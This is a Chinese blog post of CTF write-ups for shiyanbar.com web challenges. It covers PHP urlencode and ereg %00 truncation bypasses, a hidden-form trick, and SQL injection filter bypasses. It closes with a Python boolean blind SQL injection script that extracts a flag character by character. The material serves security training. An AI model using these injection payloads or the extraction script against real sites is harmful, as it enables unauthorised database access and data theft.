实验吧——WriteUp&&涨姿势（2）

原创

浅零半泣 于 2017-05-13 21:29:52 发布 562 收藏 1

分类专栏： CTF 文章标签： sql注入

本文链接：https://blog.csdn.net/sinat_34200786/article/details/71908266

WriteUp

1. PHP大法
2. Forms
3. 简单sql注入
4. 简单sql注入2

涨姿势

1. Once More
2. 简单sql注入3

PHP大法

原题

```
Can you authenticate to this website? index.php.txt
```


解题思路

```
index.php.txt代码审计
```

WriteUp

浏览器访问index.php.txt

http://ctf5.shiyanbar.com/DUTCTF/index.php.txt

```
<?php
if(eregi("hackerDJ",$_GET[id])) {
  echo("<p>not allowed!</p>");
  exit();
}

$_GET[id] = urldecode($_GET[id]);
if($_GET[id] == "hackerDJ")
{
  echo "<p>Access granted!</p>";
  echo "<p>flag: *****************} </p>";
}
?>


<br><br>
Can you authenticate to this website?
```


代码首先判断 'hackerDJ' 是否是 $_GET[id]的子串，是就退出

不然对 $_GET[id]进行urldecode

然后判断 'hackerDJ' == $_GET[id] ,相等则输出flag

所以只需对参数urlencode即可，需要注意的是需要encode两次，因为浏览器

会自动对urlencode的参数进行decode

playload

http://ctf5.shiyanbar.com/DUTCTF/index.php?id=%25%36%38%25%36%31%25%36%33%25%36%62%25%36%35%25%37%32%25

Access granted!

flag: DUTCTF{PHP_is_the_best_program_language}

Can you authenticate to this website? index.php.txt

Forms

原题

PIN:

Enter

解题思路

页面源代码发现有个隐藏表单

WriteUp

隐藏表单可以利用

```
<html>
<head>
<title>Forms</title>
</head>
<body>

User with provided PIN not found.
<form action="" method="post">
    PIN:<br>
    <input type="password" name="PIN" value="">
    <input type="hidden" name="showsource" value=0>
    <button type="submit">Enter</button>
</form>
</body>
</html>
```


随便输入一个PIN,Burp Suite抓包分析

```
POST /10/main.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/10/main.php
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 20

PIN=456&showsource=0
```


隐藏表单出现了，试试不修改直接发送

User with provided PIN not found.
PIN:
Enter

报错，那改成和PIN一样的

```
POST /10/main.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/10/main.php
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 20

PIN=456&showsource=456
```


获取到源码

```
$a = $_POST["PIN"];
if ($a == -19827747736161128312837161661727773716166727272616149001823847) {
    echo "Congratulations! The flag is $flag";
} else {
    echo "User with provided PIN not found.";
}
```

User with provided PIN not found.
PIN:
Enter

将那一串数字输入即可

Congratulations! The flag is ctf{forms_are_easy}
PIN:
Enter

简单sql注入


原题

解题思路


```
盲注试出过滤的关键词
```

WriteUp

```
加‘ 号报错，'=' 爆出数据，猜测查询语句为：
select name from xxx where id = ''
```




```
继续测试playload
1: 1' or exists(select * from admin) and ''='
2: 1' or exists(selectselect * fromfrom admin) and ''='
3: 1'  or  exists(selectselect  * fromfrom  admin)  andand  ''='
对应报错如下，判断双写可绕过过滤
```



```
e right syntax to use near 'fromadmin) ''=''' at line 1
```



```
判断表名：1' or exists(selectselect * fromfrom flag) andand ''='
判断列名：1' or exists(selectselect flag fromfrom flag) andand ''='
联合查询：1' unionunion selectselect flag fromfrom flag wherewhere ''='
```

简单sql注入2


原题

解题思路

```
过滤了空格而已
```


WriteUp


```
playload：1'/**/union/**/select/**/flag/**/from/**/flag/**/where/**/''='
```



Once More

原题






```
<?php
if (isset ($_GET['password'])) {
        if (ereg ("^[a-zA-Z0-9]+$", $_GET['password']) === FALSE)
        {
                echo '<p>You password must be alphanumeric</p>';
        }
        else if (strlen($_GET['password']) < 8 && $_GET['password'] > 9999999)
        {
                if (strpos ($_GET['password'], '*-*') !== FALSE)
                {
                        die('Flag: ' . $flag);
                }
                else
                {
                        echo('<p>*-* have not been found</p>');
                }
        }
        else
        {
                echo '<p>Invalid password</p>';
```


解题思路

```
ereg () %00截断漏洞
```

WriteUp

```
根据题目要求，password只能出现字母和数字，长度小于8，值大于9999999，包含*-*
第一个要求：%00截断，隐藏后面的*-*
第二个要求：科学记数法
第三个要求：在password末尾加上*-*
playload: 1e9%00*-*
```

```
Flag: CTF{Ch3ck_anD_Ch3ck}
```


涨姿势点


```
ereg () 的%00截断漏洞
```

备注

```
strlen () 和字符串转数字还可以再看看
```

简单sql注入3

原题




解题思路

```
Bool 盲注,看是否报错确定注入代码的正确性
```

WriteUp

```
测试playload
1. 1' and exists(select * from admin) and ''='
2. 1' and exists(select flag from flag) and ''='
3. 1' and exists(select name from flag) and ''='
```



注入正确就显示Hello，错误则提示相应信息，所以可以根据是否输出Hello判断注入的正确性
爆出表名flag和列名flag，逐个爆flag列的字符即可

```
import requests
flag = ''
for i in range(1,30):
    for n in range(33,126):
        url = 'http://ctf5.shiyanbar.com/web/index_3.php?id=1%27%20and%20ascii(substr((select%20flag%20from%20f
lag),'+str(i)+',1))='+str(n)+'%23'
        html = requests.get(url).text
        if 'Hello' in html:
            flag += chr(n)
            break
print(flag)
```

涨姿势点

Bool盲注的首次接触与应用，理解了什么是Bool盲注并简单利用